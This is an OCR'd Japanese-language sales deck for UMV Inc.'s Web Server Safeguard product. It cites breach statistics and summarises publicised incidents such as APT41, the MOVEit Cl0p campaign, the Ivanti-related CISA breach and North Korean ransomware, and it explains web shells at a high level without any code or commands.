Web Server Safeguard (WSS)

リアルタイムウェブサーバーセキュリティ

コンテンツ

UMV Inc.

2008 年に設立

韓国、ソウル

Web に特化したソリューション

リアルタイム Web サーバー セキュリティ

防止

盗まれたデータ、中断されたWebサービス、
ウェブサイトの毀損、継続的な攻撃

モットー

“セキュリティチェーンの強さは、最も弱いリンクの強さによって決まります”

Why WSS?

https://www.youtube.com/watch?v=YteNJceNs3s&t=2s

Webハッキングの増加

Verizonは、2022年から2023年の間に確認された**セキュリティ侵害**の件数が記録的に**2倍**に増加したと分析しました

2024 年 Verizon データ侵害調査レポート


Web ハッキングの増加

組織の **50%** が年間 **39** 件を超える **Web** アプリケーション攻撃を経験しています

2024 年 Verizon データ侵害調査レポート


侵害によって影響を受けた資産

2024 Verizon DBIR



侵害で最もよく使用される資産の種類

2023 Verizon DBIR



基本的な Web アプリケーション攻撃

2024 Verizon DBIR




Figure 40. Steps in Basic Web Application Attacks

世界的な APT41 攻撃

広範囲に及ぶ攻撃

7 年間で 14 か国：フランス、インド、イタリア、日本、ミャンマー、オランダ、シンガポール、韓国、南アフリカ、スイス、タイ、トルコ、英国、米国

隠密な存在

2023 年以降、被害者のネットワークに浸透し、長期間不正アクセスを維持し、機密データを Microsoft OneDrive に抽出

Web シェルの役割

Tomcat Apache Manager サーバーで永続性を維持するために使用される ANTSWORD および BLUEBEAM Web シェル

教訓

一部の違反は報告されず、何ヶ月も検出されません

Image Source: Bleeping Computer

- https://cloud.google.com/blog/topics/threat-intelligence/apt41-arisen-from-dust?hl=en
- https://www.mandiant.com/sites/default/files/2022-02/rt-apt41-dual-operation.pdf

MOVEit 転送脆弱性

CL0P SQL 攻撃

2023 年 5 月 27 日： Cl0p ランサムウェア グループが Progress Moveit Transfer Software のゼロデイ SQL 脆弱性を悪用し始める

LEMURLOOT

human2.aspxで偽装された**カスタムWebシェル**が機密データを漏洩するために使用され、時にはわずか数分で行われます。

余波

2024 年 10 月現在：被害者の総数**2,611**人。 **8,500 万人**の個人が影響を受けました。

教訓

ウェブシェルは直ちに対処する必要があります

Image Source: Phoenix Security

- https://konbriefing.com/en-topics/cyber-attacks-moveit-victim-list.html
- https://cloud.google.com/blog/topics/threat-intelligence/zero-day-moveit-data-theft?hl=en

Ivantiに関連する CISA侵害

ノルウェー攻撃

2023 年 **4** 月**-7** 月：ノルウェーの**12**の政府省庁 compromised by stealth cyberattacks

CISA 侵害

2024 年 **2** 月：ハッカーは同じIvanti製品の脆弱性を介して米国のサイバーセキュリティおよびインフラストラクチャセキュリティ機関（CISA）を侵害しました。

彼らは何を得ましたか？

個人情報とGPSデータにアクセスでき、システム構成を変更できました。

教訓

一部の侵害は数ヶ月間報告されず、検出されませんでした。

Image Source: Cyber Scoop

- https://therecord.media/ivanti-hack-began-in-april
- https://www.cisa.gov/news-events/cybersecurity-advisories/aa24-060b

北朝鮮人がランサムウェア攻撃で起訴

アメリカ病院攻撃

2021 年 **5** 月：ランサムウェアを使用して、カンザス病院のファイルとサーバーを暗号化し、**約10万ドル**を強奪しました。

NASA侵害

2022 年 **2** 月：**3**ヶ月以上NASAコンピュータシステムへのアクセス権を取得して維持し、**17GBのデータ**抽出

より大きな計画の一部

2017-2023 北朝鮮のサイバー攻撃により国家核兵器の資金として約**30億ドル**が調達された

教訓

追跡するのは非常に難しい


Image Source: AP News

- https://apnews.com/article/north-korea-hacker-military-intelligence-hospitals-b3153dc0ad16652a80a9263856d63444
- https://www.theguardian.com/world/2024/feb/08/cyber-attacks-by-north-korea-raked-in-3bn-to-build-nuclear-weapons-un-monitors-suspect

$4.88M USD

2024 年のデータ侵害の世界的な平均コスト;
4 年間で **27%** 増加

IBM データ侵害コスト レポート 2024




2024年の侵害を**特定**し隔離するのにかかる平均時間

IBM データ侵害コスト レポート 2024

セクター別のデータ侵害コスト

IBM データ侵害コスト レポート
2024



問題

Web 攻撃の分析

影響

3

- データ侵害
- システム/データ アクセスの喪失
- 身代金の強要
- 改ざん

エスカレーション

2

- Webサーバーにアップロードされたマルウェアの存在を確認する
- 追加のマルウェア（ペイロード）が実行され：
  - ランサムウェア攻撃が実行されます
  - データが盗み出される
  - 資格情報を収集します。
  - 横移動
  - アカウントのアクセス権を拡大します。

侵入

1

- WebサーバーまたはWASの脆弱性を悪用して初期アクセスを取得する
- 例: SQL インジェクション、認証情報の盗難、フィッシング


秘密鍵：ウェブシェル

Mitre ATT&CK® T1505.003

Webに接続されている **アプリケ**ーションの脆弱性を介して**Web**サーバーにアップロードされた悪意のあるスクリプト（通常は**.asp**、**.php**、**.jsp**ファイル）による**継続的なリモートアクセス**と攻撃の拡大を許可する


1

持続性



2

多様性

